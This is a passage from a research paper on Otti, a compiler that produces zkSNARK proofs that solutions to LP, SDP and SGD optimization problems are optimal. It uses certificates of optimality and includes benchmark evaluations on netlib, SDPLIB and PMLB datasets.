Otti then compiles the nondeterministic checker to R1CS using a heavily modified version of the CirC SNARK compiler [52]. Otti also compiles the original optimization instance (given in the C code) to a format that is compatible with an existing numerical solver. For example, for LP, Otti compiles the original optimization instance so that it can be consumed by `lpsolve`. In short, Otti produces 2 outputs: (i) R1CS of the nondeterministic checker for the optimization problem; (ii) a fully instantiated solver that the prover can use to solve the problem (once all inputs are known) and obtain the witness for the R1CS instance. Note that if the program has code besides the optimization instance (e.g., code that generates inputs to or consumes the outputs of the optimization instance), Otti generates R1CS for those operations as well and uses an SMT solver to find the satisfying assignment for those constraints (similarly to CirC).

At the end of compilation and solving, Otti outputs a *zkInterface* [10] file (which is nowadays a standard data format for R1CS and witnesses). Otti can then use any of the (many) zkSNARK implementations that currently support this data format to produce commitments to the witness and the corresponding proofs. Otti uses Spartan [63], which is open source, has a fast prover, and does not need a trusted setup; but Otti can also use any of the others.

5 Optimization certificates

We begin by explaining the certificates for the LP and SDP convex optimization frameworks. These problems can be transformed from the *primal* formulation to the *dual* formulation, which is also a convex optimization problem.

We describe the primal problem's optimal solution by vector $\mathbf{x}$, the dual problem's optimal solution by vector $\mathbf{y}$, and define the notion of *weak duality* as: $f_D(\mathbf{y}) \geq f_P(\mathbf{x})$. Here,

f_P and f_D are the objective functions for the primal and dual problems, which produce a single maximum or minimum, respectively. (Note that one can also formulate the primal as a min problem and the dual as a max problem and then invert the duality inequality.) The difference between the optimal dual and primal solutions, $f_D(\mathbf{y}) - f_P(\mathbf{x})$, is referred to as the *duality gap*. *Strong duality* occurs when the duality gap is 0.

Strong duality is a powerful condition because it provides a *certificate of optimality*: given a solution to the primal and a solution to the dual, we can check to see if the duality gap is 0. If so, then the solution is optimal [47].

For SGD problems, we cannot use duality to generate certificates. Instead, in Section 5.3 we introduce an entirely new type of certificate that exploits the fact that in many cases of interest there are bounds on the behavior of the stochastic estimates of the gradient of the objective function near the optimal point. By leveraging these bounds, we can craft *probabilistic certificates of optimality*: if the certificate check passes, then the solution is optimal with high probability.

Preview: How Otti exploits Certificates of Optimality. Otti's insight is to leverage certificates of optimality to avoid representing the solver's logic while still allowing the prover to prove that the solution to an optimization problem is optimal. This is done as follows. For LP and SDP, the prover finds the primal and dual solutions to the optimization problem using existing numerical solvers. The prover then proves that the primal solution is a feasible solution to the primal problem (that the point falls inside the feasible region), that the dual solution is a feasible solution to the dual problem, and that the duality gap is zero. For SGD, the prover finds the optimal point z using an existing solver and then proves that at z the gradient estimates $\nabla f_i(z)$ (or a representative sampling of them) have some property (e.g., are close to zero).

Generating proofs of these facts is significantly cheaper than proving the execution of the solver itself because they: (1) do not require RAM, (2) do not require loops, so there is no need to upper bound loop bounds, and (3) do not require as many expensive arithmetic operations over real values. In other words, they illustrate the power of nondeterministic checkers (§2.4), whereby verifying a key property of the solution ($\mathcal{V}$) is cheaper and yet equally as convincing to a verifier as running the computation itself ($\mathcal{C}$).

Below we discuss the theory behind this approach in more detail and give examples with code snippets in Section 6.

5.1 Linear Programming

Linear programming (LP) is a class of convex optimization problems where the objective and constraint functions are linear. LP problems have a primal form:

$$\begin{aligned} &\text{find a vector } \mathbf{x} \text{ that maximizes } \mathbf{c}^T\mathbf{x} \\ &\text{subject to } A\mathbf{x} \leq \mathbf{b} \\ &\mathbf{x} \geq 0 \end{aligned}$$

The corresponding dual is:

$$\begin{aligned} &\text{find a vector } \mathbf{y} \text{ that minimizes } \mathbf{b}^T\mathbf{y} \\ &\text{subject to } A^T\mathbf{y} \geq \mathbf{c} \\ &\mathbf{y} \geq 0 \end{aligned}$$

Here $\mathbf{x}$ and $\mathbf{y}$ are the solution vectors, and the vectors $\mathbf{c}$ and $\mathbf{b}$ can be thought of as objective functions for the primal and dual problems, respectively; A is a matrix that describes the constraints for feasible solutions.

The certificate of optimality for LP is as follows:

1. Primal feasibility	$A\mathbf{x} \leq \mathbf{b}$
	$\mathbf{x} \geq 0$
2. Dual feasibility	$A^T\mathbf{y} \geq \mathbf{c}$
	$\mathbf{y} \geq 0$
3. Strong duality	$\mathbf{b}^T\mathbf{y} = \mathbf{c}^T\mathbf{x}$

There are many other representations, as it is easy to convert between minimization and maximization problems by multiplying the objective function by -1, or transforming inequality constraints to equality constraints with slack variables. In any case, the duality theorems still apply.

What does Otti do? Given an instance of an LP problem (specified in an MPS file or using our API), Otti automatically derives the corresponding dual problem. Then, Otti derives the checks for the certificate of optimality (primal feasibility, dual correctness, strong duality). Finally, Otti compiles these checks into R1CS. In our implementation, the prover uses `lpsolve` to find the optimal solution to the primal ($\mathbf{x}$) and dual ($\mathbf{y}$) formulations, and then assigns $\mathbf{x}$ and $\mathbf{y}$ to nondeterministic variables in the R1CS instance, proving its satisfiability. By the strong duality theorem, satisfiability of these checks implies that $\mathbf{x}$ is the optimal solution.

5.2 Semidefinite Programming

LP is only sufficient for problems where the objective function is linear and all of the constraints can be specified as linear equalities or inequalities. When graphed visually, the constraints of an LP program produce a feasible region in the shape of a convex polytope; that is, the sides are flat. Semidefinite programming (SDP) can be used to solve a more general class of convex optimization problems. In fact, every LP problem can be formulated as an SDP problem, although this would be inefficient to do in practice. SDP can also accommodate non-linear problems. The feasible region may be described by the intersection of a convex cone and an affine space (rather than only a polytope).

SDP problems can be written in standard form:

$$\begin{aligned} &\text{find a matrix } X \text{ that maximizes } C \bullet X \\ &\text{subject to } \forall i = 1, ..., m,\ A_i \bullet X = b_i \\ &X \succeq 0 \end{aligned}$$

X is the solution n-by-n matrix, and the C and A_i's are constant symmetric matrices with the same dimensions. We use "$X \succeq 0$" to denote that X must be a symmetric and positive semidefinite matrix. We use "$C \bullet X$" to denote $\sum_{i=1}^{n}\sum_{j=1}^{n} C_{ij} \cdot X_{ij}$. In this way, C can be thought of as the objective function, while each of the A_i's represents one of m constraints. The b_i's are real scalars that make up a vector $\mathbf{b}$, of length m. The corresponding dual problem is:

find a vector $\mathbf{y}$ and matrix S that minimizes $\mathbf{b}^T\mathbf{y}$

$$\text{subject to } \sum_{i=1}^{m} y_i A_i + S = C$$
$$S \succeq 0$$

Here, the y_i's are variable real numbers that make up a vector $\mathbf{y}$, of length m. S is another variable $n \times n$ matrix that is required to be symmetric and positive semidefinite.

The certificate looks as follows:

1. Primal feasibility of X	$\forall i,\ A_i \bullet X = b_i$
	$X \succeq 0$
2. Dual feasibility of $(\mathbf{y}, S)$	$\sum_{i=1}^{m} y_i A_i + S = C$
	$S \succeq 0$
3. Strong duality	$C \bullet X = \mathbf{b}^T\mathbf{y}$ or $S \bullet X = 0$

Unlike LP, we cannot assert that the primal or dual problem will always obtain their optima or that there will be no duality gap. Hence, for there to be a valid certificate of optimality for SDP, we require that the instance be *strictly feasibile*: a common optimal value exists if both the primal and dual problems have feasible solutions inside the semidefinite cone [35].

What does Otti do? Otti expects an SDP problem instance specified in the SDPA format or using our API. Otti's derivation of the check is more involved than in LP. We first describe what Otti checks, then how an SDP instance is solved, and finally what happens when the instance is not strictly feasible.

Otti starts by deriving the nondeterministic checker for the certificate of optimality given above. One tricky part of the check is making sure that X and S are positive semidefinite. We use this fact to help us devise an efficient check: a matrix X is positive semidefinite if and only if it factors as LL^T, where L is a real lower triangular matrix, with non-negative diagonal entries. This factoring is known as the *Cholesky decomposition* [49]. Otti creates nondeterministic variables for the lower triangular matrix part of both decompositions, X_L and S_L, and the prover supplies these values exogenously. The nondeterministic checker that Otti derives then confirms that these matrices are lower triangular and indeed make up a Cholesky decomposition of each matrix (e.g., $X_L \cdot X_L^T = X$). Non-negative diagonal entries of X_L and S_L are used to confirm that $X \succeq 0$ and $S \succeq 0$.

Solving SDP instances. To solve SDP, Otti uses the `CSDP` [20] library, which implements the interior point algorithm [41]. This does not require the separate derivation of the dual problem by Otti, as `CSDP` derives that on its own. A drawback of SDP is that it is usually not possible to solve an SDP problem exactly. But `CSDP` terminates with a small duality gap (near 0) and its termination criteria is configurable. In our implementation, we configure `CSDP` so that the duality gap is equal to the precision level of our fixed-point implementation, and therefore, effectively 0 in that representation.

In order to satisfy strict feasibility, Otti requires the prover to specify an initial positive definite feasible (though not optimal) solution X_0. (A positive definite matrix is similar to a positive semidefinite matrix, except the diagonal entries of its Cholesky decomposition must be completely positive, rather than non-negative.) This can be leveraged by Otti (during solving) to obtain a feasible starting solution to the primal and dual problems [35]. There are many ways the prover can find such a point: it may be obvious from the problem instance, or it may be found with the short-step path-following method, the infeasible-interior-point method (where you start with any point), or by relaxing/modifying the SDP instance in some way so that a feasible point is more obvious [56]. As an example of an easy-to-derive initial point, imagine that the optimization problem aims to minimize the amount of time it takes to ship computer parts across the nation, given constraints on what different suppliers can produce in a given unit of time, where they can ship, and how fast they can ship their products. The initial point could be that one supplier produces and ships all products, and other suppliers produce and ship none. This is *not* the optimal solution (since it does not minimize the amount of time it takes to ship parts across the nation), but it may be a feasible one.

What happens if the instance is not strictly feasible? What can a prover do in the case that an SDP instance is not strictly feasible to convince the verifier of this fact? A straightforward option is for the prover to simply tell the verifier that the solution is not solvable (with no proof). After all, this would mean that a malicious prover can, at worst, deny service by claiming an instance is not solvable, but cannot violate soundness by convincing the verifier that a suboptimal solution is indeed optimal.

If the above is not acceptable, Otti also has a mechanism for the prover to generate a *proof of infeasibility* for the SDP instance, as a proof of the statement

$$(\exists i, A_i \bullet X_0 \neq b_i) \vee X_0 \not\succ 0$$

We use $\succ$ to denote positive definiteness. The above check proves infeasibility with respect to a particular starting point X_0 [35]. This means that a solver will not be able to derive an appropriate feasible solution to the primal and dual problems from X_0, and therefore, strict feasibility is not satisfied. Of course, since the prover is the one who generates X_0, a malicious prover could once again deny service by passing a bad

X_0. A workaround is for the verifier to specify a set of initial values for X_0 as part of the public inputs, and for the prover to prove that the solution is infeasible with respect to all of them. How the verifier gets these points is application-specific; this is easy in the context of verifiable outsourced computation but more difficult in the zero-knowledge case. We find that for several applications we surveyed, knowing the general SDP constraints—even without necessarily knowing all of the entries in all matrices—could allow a verifier to craft various starting points.

Most of the infeasibility check is similar to the check for optimality. One of the conditions for infeasibility is that $X_0 \not\succ 0$. A single nonpositive eigenvalue is enough to confirm this condition. The prover calculates this eigenvalue and corresponding eigenvector and assigns them to nondeterministic variables in X_L and S_L. Otti then checks that this eigenvalue/eigenvector pair is valid for the provided X_0.

Finally, when the SDP instance is a small part of a larger program (rather than being the entire program), Otti allows the developer to specify (and the prover to prove) the disjunction of the above two cases: either the solution is optimal, in which case use the optimal value in the rest of the program, or the instance is infeasible in which case use some default value—without revealing to the verifier which branch was taken.

5.3 Stochastic gradient descent

For problems that do not necessarily fit the framework for either linear or semidefinite programming, a general-purpose approach is to use *gradient descent*. As long as the loss function f is adequately smooth, one can search for local optima by following a path determined by the gradient ∇f, which is defined over the entire data set. Specifically, one starts at a point x_0, sets $x_1 = x_0 - \epsilon \nabla f(x_0)$ for stepsize ϵ, and repeats. This is a very general procedure, but there is no guarantee that for a given loss function the gradient path will lead to a global optimum. Nonetheless, both theoretical work and empirical validation have shown that for examples of interest it is possible to find satisfactory optima.

It is often prohibitive to compute the gradient of the loss function f, so a standard approach is to use *stochastic gradient descent* (SGD). SGD iteratively takes steps in the direction of estimates ∇f_i that are based on a randomly selected sample i of the data set. These estimates are much cheaper to compute and are assumed to be an unbiased approximation of the gradient of the loss function. That is:

$$E(\nabla f_i) = \nabla f$$

Although it is not obvious that such a procedure should converge, a number of recent results show that stochastic gradient descent rapidly converges, especially when used in connection with adaptive stepsize algorithms [22, 23, 31, 50, 68, 74].

We show that the hypotheses for these convergence results provide sufficient control on the loss function to derive certificates for Otti to use. For example, Vaswani-Bach-Schmidt [68] study *growth conditions* on f that guarantee rapid convergence for SGD, even in non-convex settings. Notably, the *strong growth condition*, which is satisfied by *perceptrons* (a type of linear classifiers) and also often by overparametrized neural networks, stipulates that:

$$E(||\nabla f_i||^2) \leq E(||\nabla f||^2).$$

In this case, a local optimum for the loss function f is a stationary point for ∇f and thus is a stationary point for all of the f_i. So a deterministic certificate that a point is optimal can be obtained by checking that $||\nabla f_i|| = 0$ for each i.

To reduce costs further, one can construct a *probabilistic certificate* by asking the prover to commit to the purported solution, and then prove that $||\nabla f_i|| = 0$ for a random fraction of the samples. This relaxation allows a malicious prover to violate soundness with probability that depends on the number of samples tested; even then, when the prover violates soundness, the purported solution is suboptimal but must still be close to the optimal solution since the stochastic gradients are unbiased estimators.

Although the strong growth condition is a fairly stringent hypothesis, we believe that essentially any situation in which SGD converges fast enough to be useful in practice will give rise to a probabilistic certificate. For example, other convergence hypotheses for SGD (e.g., see [74]) are explicitly probabilistic: convergence for SGD can be shown to be rapid if with high probability:

$$||\nabla f_i(z)||^2 \geq \alpha_z ||z - x^*||^2$$

for a suitable constant α_z where x^* is the optimal x-value. In these cases, Otti can extract a probabilistic certificate in which there is soundness error that depends on the constant α_z. More generally, we put forth the following conjecture:

Conjecture 1. From the hypotheses of any theorem that guarantees rapid convergence of stochastic gradient descent one can extract a probabilistic certificate of optimality.

That is, whenever we expect SGD to converge quickly, Otti can produce a certificate. One justification for this conjecture is that any assumption that implies SGD converges fast means that at the optimal point, most of the time, the stochastic gradients cannot take you too far away. In future work, we plan to prove the above conjecture. In this paper, we focus on the strong growth condition in the situation when the loss function can be written as a sum

$$f(x) = \sum_{i=1}^{n} f_i(x),$$

where f_i is a smooth function. A wide variety of ML algorithms have this form, where f_i encodes the contribution to the loss function for a particular training example. The stochastic gradients are then simply ∇f_i.

What does Otti do? As in the LP and SDP cases, the prover in Otti compiles a certificate of optimality for a given SGD instance to R1CS. Under the strong growth condition on the loss function f, the certificate for a purported optimal point z looks as follows:

$$\forall i, \nabla f_i(z) = 0.$$

As discussed above, the strong growth condition guarantees that if z is in fact a local optimum of f, i.e., that $\nabla f(z) = 0$, then the certificate is valid. On the other hand, the condition that the stochastic gradients $\nabla f_i(z)$ are unbiased estimators of $\nabla f(z)$ implies that if z is not a local optimum and so $\nabla f(z) \neq 0$, then it cannot be the case that a certificate exists.

The size of the certificate is proportional to the number of data points used. However, the check of the certificate is substantially more efficient than actually performing stochastic gradient descent: for a linear classifier example with 10^5 data points, convergence requires roughly 50 descent iterations each of which loops through the subgradients for all of the points. In contrast, our certificate requires a single pass. In larger examples and when the stepsize is not tuned properly, the number of such iterations can easily be in the thousands.

Concrete loss functions. The procedure we have described above is very general, but in our experiments we focus on the particular case of loss-functions associated to perceptrons (linear classifiers). Here Otti's optimality check for SGD takes advantage of the property of the "hinge" loss function

$$f(x) = \sum_i \max(0, 1 - y_i \cdot \langle w, x_i \rangle)$$

and the "square hinge" loss function

$$f(x) = \sum_i \max(0, 1 - y_i \cdot \langle w, x_i \rangle)^2$$

where $\langle \cdot, \cdot \rangle$ denotes inner product. These functions satisfy the strong growth condition for separable data. These functions have subgradients that are most easily expressed piecewise, with one part in the $y_i \cdot \langle w, x_i \rangle < 1$ case and one which is always 0 when $y_i \cdot \langle w, x_i \rangle >= 1$. The second defines a region where the gradient of the loss function can be 0 simultaneously for all data-points; in other words w is optimal when $\forall i, 1 - y_i \cdot \langle w, x_i \rangle = 0$. This is precisely the optimality check we encode in Otti's proof of SGD training.

6 Otti's transformations

This section gives an example of how Otti takes an optimization problem, transforms it, and then compiles it into R1CS. We use a toy LP example for simplicity, but a similar process exists for SDP and SGD, which we elaborate on in our extended tech report [13, Appendix A].

```
#include "fxpt.h"
int main() {

  fp64 X0 = __exist(),
       X1 = __exist();

  __LP_maximize(
    3.0 * X0 + 4.0 * X1, // objective
    X0 + 2.0 * X1 <= 14.0,
    3.0 * X0 - 1.0 * X1 >= 0.0,
    X0 - 1.0 * X1 <= 2.0,
    X0 >= 0.0,
    X1 >= 0.0
  );

}
```

FIGURE 2—Provided code for primal formulation of LP instance. LP variables can either be constants, variables computed previously in the program, or nondeterministic variables provided exogenously by the prover for values previously committed.

Below is the LP problem in its primal form.

$$\text{find } \mathbf{x} \text{ that maximizes } \begin{pmatrix} 3 & 4 \end{pmatrix} \cdot \mathbf{x}$$
$$\text{subject to } \begin{pmatrix} 1 & 2 \\ -3 & 1 \\ 1 & -1 \end{pmatrix} \cdot \mathbf{x} \leq \begin{pmatrix} 14 \\ 0 \\ 2 \end{pmatrix}$$
$$\mathbf{x} \geq 0$$

This is what the developer formulates after it converts some real-world problem into an optimization problem. The developer then writes down this formulation using Otti's C API for LP or uses the MPS file format.

The resulting C program is given in Figure 2. It includes `fxpt.h` which is our fixed point library. The `__exist(·)` intrinsic tells Otti that this is a nondeterministic variable that should be provided by the prover and is not known at compile time or by the verifier. The `__LP_maximize(·)` intrinsic tells Otti that this is an LP problem on nondetermnistic variables $X0$ and $X1$. What Otti does next is fully automated.

First, Otti computes the dual formulation of the problem:

$$\text{find } \mathbf{y} \text{ that minimizes } \begin{pmatrix} 14 & 0 & 2 \end{pmatrix} \cdot \mathbf{y}$$
$$\text{subject to } \begin{pmatrix} 1 & -3 & 1 \\ 2 & 1 & -1 \end{pmatrix} \cdot \mathbf{y} \geq \begin{pmatrix} 3 \\ 4 \end{pmatrix}$$
$$\mathbf{y} \geq 0$$

Specifically, Otti generates the C code snippet given in Figure 3. Then, Otti generates the condition for strong duality. In mathematical terms, it is the following assertion:

$$\text{Strong Duality} \qquad \begin{pmatrix} 14 & 0 & 2 \end{pmatrix} \cdot \mathbf{y} = \begin{pmatrix} 3 & 4 \end{pmatrix} \cdot \mathbf{x}$$

Given the primal, the dual, and the strong duality condition, Otti generates a nondeterministic checker that verifies the certificate of optimality for this problem instance. Recall

```
fp64 Y0 = __exist(),
     Y1 = __exist(),
     Y2 = __exist();

__LP_minimize(
  14.0 * Y0 + 2.0 * Y2, // objective
  Y0 + 3.0 * Y1 + Y2 >= 3.0,
  2.0 * Y0 - 1.0 * Y1 - 1.0 * Y2 >= 4.0,
  Y0 >= 0.0,
  Y1 <= 0.0,
  Y2 >= 0.0
);
```

FIGURE 3—Automatically generated code for dual formulation corresponding to the LP instance given in Figure 2.

```
int check = __check(
    // primal is satisfied
    X0 + 2.0 * X1 <= 14.0,
    3.0 * X0 - 1.0 * X1 >= 0.0,
    X0 - 1.0 * X1 <= 2.0,
    X0 >= 0.0,
    X1 >= 0.0,

    // dual is satisfied
    Y0 + 3.0 * Y1 + Y2 >= 3.0,
    2.0 * Y0 - 1.0 * Y1 - 1.0 * Y2 >= 4.0,
    Y0 >= 0.0,
    Y1 <= 0.0,
    Y2 >= 0.0,

    // strong duality holds
    3.0 * X0 + 4.0 * X1 == 14.0 * Y0 + 2.0 * Y2
);
```

FIGURE 4—Automatically generated nondeterministic checker for LP instance given in Figure 2.

that the certificate of optimality asserts that: (1) the primal solution is satisfiable, (2) the dual solution is satisfiable, and (3) strong duality holds. Figure 4 gives the C code for the nondeterministic checker generated by Otti.

The LP nondeterministic checker defined over nondeterministic variables $X0, X1, Y0, Y1, Y2$ is the code that Otti actually compiles to R1CS. Everything else is not compiled to R1CS. Instead, the primal and dual code shown earlier is used by Otti to *find* the values for these nondeterministic inputs by invoking `lpsolve` with the corresponding parameters. This helps the prover generate the witness it needs. Minimization problems for LP are computed similarly.

7 Implementation

Otti is built on top of CirC [52], which is a compiler that can translate a subset of C (and other high-level languages) to existentially quantified circuits. CirC supports a few different output formats, including the one we use, R1CS. CirC uses a typed version of SMT-LIB [8] as its intermediate representation and the Z3 SMT solver [30] for evaluating terms of the program, error checking and optimizations, such as equation elimination. CirC is more than a compiler; it is also a solver that a zkSNARK prover can call to obtain the witness for a R1CS instance. CirC takes in inputs to the program and evaluates the compiled R1CS with those inputs using Z3. Otti uses CirC as a compiler extended in a variety of ways, and also as a solver extended with LP, SDP, and SGD solvers.

For output and proofs, Otti produces files in the *zkInterface* binary format [10], which is a recent standard for specifying R1CS in a portable manner. Any zkSNARK system that supports zkInterface, including libsnark [2], bulletproofs [25], and bellman [1], can process Otti proofs. We modified the open source implementation of the Spartan zkSNARK library [9] to support zkInterface files as input and to support arbitrary R1CS instances (the original implementation supported only instances with power-of-two-sized matrices). Spartan does not need a trusted setup and, at the time of implementation, had the fastest open-sourced zkSNARK prover.

Rational numbers. CirC does not have support for any sort of rational number representation beyond integers. We add support for rational numbers in the form of a fixed-point number representation. This type has 32 bits of precision before and after the point. We write our fixed-point as a typedef in C: `typedef double fp64;`. This type definition needs to be declared and used in place of `double` or `float` inside of any user program that deals with rational numbers. Users can simply include `fxpt.h`, a header file which contains this type definition and the function `F_EQUAL`, which compares the equality of two fixed-points within a certain epsilon. This epsilon can also be set within this file, if desired.

When Otti compiles C programs it treats fixed-point types as a double that is cast as a new FixedPoint type. The double behavior is true to the IEEE 754 standard. When being cast, the number is truncated to fit into the 32 bit precision after the point, as other C types are. For all other operations, this FixedPoint type is treated as a large integer; the number x is stored as $2^{32} \cdot x$. During multiplication and division, FixedPoint types are cast up to a 96-bit number to avoid overflow. Users should be aware that precision is inevitably lost after repeated multiplications and divisions, as in any FixedPoint format.

Versions of CirC and how Otti uses each. CirC's original implementation [5] was in Haskell; Otti extends this implementation with support for zkInterface and rational numbers as explained above, and incorporates solvers for LP and SDP. A drawback of this Haskell implementation is that it requires significant memory and time for compiling C programs into R1CS, and Otti inherits these inefficiencies. More recently [11], CirC has been ported to Rust and is significantly more resource efficient. We extend this Rust version to support our SGD certificates (we were unable to compile these certificates with the Haskell version since it exhausted our test machine's memory resources), and are in the process of porting LP and SDP to this new version as well.

8 Evaluation

This section answers our animating question: is the use of nondeterministic checkers and numerical optimization certificates of optimality and infeasibility an effective technique at reducing the cost of expressing these computations in R1CS. Our results suggest this is indeed the case.

Test suites. For LP, we use a subset of the netlib LP/data model library [4, 37]. These benchmarks are inspired by real-world applications on resource allocation, finance, and government. They are standard in evaluating the correctness and performance of LP solvers. Figure 5 lists these benchmarks, the number of variables and linear constraints, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan.

For SDP, we use SDPLIB [21], which is a set of problems for benchmarking existing SDP solvers. These problems come from applications like truss topology design, control systems engineering, and combinatorial optimization problems. We choose initial points for the feasible problems the same way the `CSDP` solver does [20]. We evaluate infeasible instances in our extended tech report [13, Appendix B]. Figure 8 lists these benchmarks, the number of variables, the size of the semidefinite matrices, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan.

For SGD, we use binary classification problems from the Penn ML Benchmarks (PMLB) dataset [51, 58]. This set of benchmarks is curated specifically for evaluating supervised ML algorithms, and comes from a variety of applications. The datasets we use either have binary classes and are linearly separable, or are datasets that have multiple classes but can be projected onto two linearly separable classes. Figure 12 lists these benchmarks, the number of datapoints and features in them, the resulting number of R1CS produced by Otti, and the size of proofs produced by Spartan. Unless otherwise stated, we check the stochastic estimate of *all* data points (rather than a fraction of them), so there is no additional soundness error.

Experimental setup. We perform all of our measurements on a server with 40 Intel Xeon E5-2660 v3 CPUs (2.60GHz) and 200 GB DDR4 memory. Due to the extremely slow completion time of using existing compilers and proof systems on our problem instances, it was impossible to run a baseline for even small tests from the benchmark suites we chose. The largest instance which we could run with prior work has 5 LP variables and for that, Otti is 5 orders of magnitude faster. Our baselines are instead existing LP, SDP, and SGD solvers which provide no proofs. Our results are therefore overhead over unverifiable solvers, rather than speedup over prior work.

Our experimental procedure follows a 4-step process: (1) Compile: we compile each benchmark using Otti to get the corresponding R1CS. (2) Solve: we supply the public and the (prover's) private inputs to Otti, which engages Otti's numerical solver, and which produces the satisfying assignment to the R1CS instance. (3) Export: we export the R1CS instance, inputs, and witness in zkinterface's binary format (§7). (4) Prove and verify: the zkinterface files are then consumed by Spartan. Finally, we measure the number of constraints for the resulting R1CS, the size of the zkSNARK proof, and the execution time of the prover and verifier.

FIGURE 5—Number of LP equations, variables, R1CS constraints, and proof sizes generated for the LP benchmarks.

Prover and Verifier runtime. We measure the running time of the following components and aggregate those for each benchmark to get the end-to-end runtime. We exclude compilation time, as this is done once for each problem instance.

- *Solver runtime:* time for the numerical solver to determine the optimal solution to the optimization problem.
- *Prover runtime:* time it takes the Spartan prover to generate a zkSNARK proof given an R1CS instance and witness.
- *Verifier runtime:* time it takes the Spartan verifier to check the proof for a given R1CS instance.

8.1 Linear programming

In this section we evaluate the effectiveness of Otti's automated certificates of optimality for LP problems in order to produce smaller R1CS instances. We use `lp_solve` v5.5 to solve the LP problems (both for the baseline and in Otti).

R1CS and proof sizes. Figure 5 reports the name of the different benchmarks we consider, the number of LP variables



FIGURE 6—Runtime attribution of LP benchmarks in Otti.



FIGURE 7—Overhead of Otti over baseline for LP benchmarks.

and linear equations, the size of the R1CS instance produced by Otti, and the proof sizes produced by Spartan for the different LP instances, which are all well below 100 KB. We find that the number of R1CS constraints cannot be predicted solely from the number of variables or equations; it also depends on the complexity of each equation, as some can be defined over tens or hundreds of variables, while others defined over a single variable.

Otti compiles instances with thousands of LP variables and hundreds of equations. For comparison, CirC is unable to handle more than 5 LP variables and 4 equations on our test machine due to the excessive amount of memory required. Even then, CirC produces more R1CS constraints for that tiny instance than Otti does for the largest instance in Figure 5.

Runtime. Figure 6 shows that Otti can solve and generate proofs for optimization problems within hundreds of milliseconds for small problems like `afiro` (which is one of the 13 benchmark problems from the Systems Optimization Laboratory at Stanford) to a few seconds for large problems like `modszk1` (which is a multi-sector economic planning model). As we expect, the cost is dominated by Spartan's prover generating a proof given the R1CS instance and witness—solving the primal and dual optimization problems to get the witness is only a fraction of the cost (it is the same as the baseline). Verifying the proof is relatively cheap (in all cases less than 1 second), but not constant, since Spartan's verifier performs $O(\sqrt{n})$ operations, where n is the size of the R1CS instance.

We now turn our attention to the relative overhead of Otti's prover over a baseline that generates no proofs and need not solve both the primal and dual problems. Figure 7 depicts the performance of Otti's prover normalized by said baseline. In all cases, we find that Otti introduces significant costs; Otti's prover is on average 40× more expensive than the baseline. Nevertheless, this constitutes a significant achievement, given that for proof systems with succinct proofs and no trusted setup, the applications that prior works evaluate are smaller examples with overheads of at least 3 orders of magnitude. For example, Hyrax [70] and Libra [73] evaluate the multiplication of two matrices, and observe 3 to 4 orders of magnitude overhead for the prover compared to native execution (that generates no proof). Similarly for the generation of Merkle tree proofs. Aurora [15] and Fractal [27] operate on synthetic R1CS instances but also report overheads of 3 orders of magnitude. In contrast, Otti operates on real benchmarks used by the optimization community with modest overhead.

8.2 Semidefinite programming

Similarly to the LP description above, we measure the effectiveness of Otti's automated certificates of optimality, but this time for SDP problems. We use `CSDP` v6.2.0 to solve SDP problems in Otti and as a baseline. We talk about feasible problems in this section; for a discussion of infeasible instances, see our tech report [13, Appendix B].

Instance sizes. Figure 8 gives the results of compiling the SDP benchmarks with Otti. The number of R1CS constraints is significantly larger than in LP for small SDP instances due

Dataset	Equations	Matrix size	R1CS constraints	Proof size (KB)



FIGURE 9—Runtime attribution of SDP benchmarks in Otti.

to (1) the higher complexity of the SDP nondeterministic checker; (2) the fact that Otti compiles both the feasible and infeasible branches (if one does not need such disjunction proofs, the costs are lower than what we report); and (3) each SDP "variable" is actually an $n \times n$ matrix, making the instance size somewhat deceiving. For example, an SDP matrix of size 16 actually has 256 variables per matrix. When this number grows above 300, our current prototype is unable to compile SDP checks; we are working on porting our prototype to CirC's new Rust codebase [11] which is more efficient. Nevertheless, this constitutes a significant improvement over prior work since we are unable to compile any of the SDP problems with any existing open sourced compiler.

Runtime. Otti uses `CSDP` to measure the solver runtimes for feasible SDP instances. The nature of its interior point algorithm means that the primal and dual problems are solved in tandem and cannot be divided into two separate solving times, as in LP. We also use `CSDP`'s `initsoln` method to find a good heuristic starting point.

Figure 9 shows the results. Otti takes more time on SDP problems than LP, spending a few seconds to solve and generate each proof. However, the overhead relative to the baseline, given in Figure 10, is similar to the LP experiments: Otti's



FIGURE 10—Overhead of Otti over baseline for SDP benchmarks.

prover is on average 30× more expensive than the baseline. In any case, generating proofs dominates the runtime, while verification is cheap—less than a second. The set of `hinf` problems (from control systems engineering) demonstrates that while equivalent instance size generally causes similar runtime, this is not always the case. For example, `hinf2`'s proving time is 3 seconds longer than other problems of the same size. This is due to Spartan's implementation currently using a variable-time multiscalar multiplication function (from curve25519-dalek), and hence time can vary depending on the instance parameters and witness. Switching to a constant-time implementation of multiscalar multiplication would avoid this behavior (a potential side channel).

8.3 Stochastic Gradient Descent

Finally we evaluate the effectiveness of Otti on SGD, with the training of a linear binary classifier (i.e., a perceptron). We generate certificates of optimality as described in Section 5.3. We use `scikit-learn` [55], to train the SGD classifier and get the optimal fitted plane; the associated certificate is then checked by Otti.

Instance sizes. Figure 12 reports the name of the different classification datasets, their sizes, the resulting number of R1CS constraints produced by Otti, and the size of proofs. In contrast to the LP and SDP datasets, since the certificate involves a gradient condition for every one of the input points, the resulting R1CS instances are significantly larger. The largest dataset we test is the `clean2` dataset, which consists of 6,598 datapoints and 168 features. Otti compiles a nondeterministic checker for the corresponding certificate of optimality, and the result is 9,448,632 R1CS constraints. We are unable to run Spartan to prove that the prover knows a witness for this nondeterministic checker since it pushes past the memory limit of our machine. Instead, we choose to compile a probabilistic certificate of optimality for this dataset by having the verifier check half of the data points instead of all. For `clean2`, this results in 6,773,944 R1CS constraints, for which we are able to generate and verify proofs.

Using a probabilistic certificate introduces additional soundness error. For example, if a dataset consists of n input data points, and a malicious prover produces a suboptimal



FIGURE 11—Runtime attribution of Perceptron training with SGD in Otti. The last three benchmarks use probabilistic certificates that check the stochastic gradient of half of the data points. The `clean2` results are 0.48 sec for solving, 1.34 sec for verifying, and 18.23 sec for proving.

FIGURE 12—Number of data points and features (for each data point), as well as the number of R1CS constraints generated by Otti and proof sizes generated by Spartan for the PMLB datasets. We use * to denote datasets with more than 2 classes that we projected onto 2 classes. We use † to denote datasets for which Otti generates a nondeterministic checker that only checks the stochastic gradient of half of the points (i.e., a probabilistic certificate). *GE1000* is short for *GAMETES_Epistasis_2_Way_1000atts_0.4H_EDM_1*.

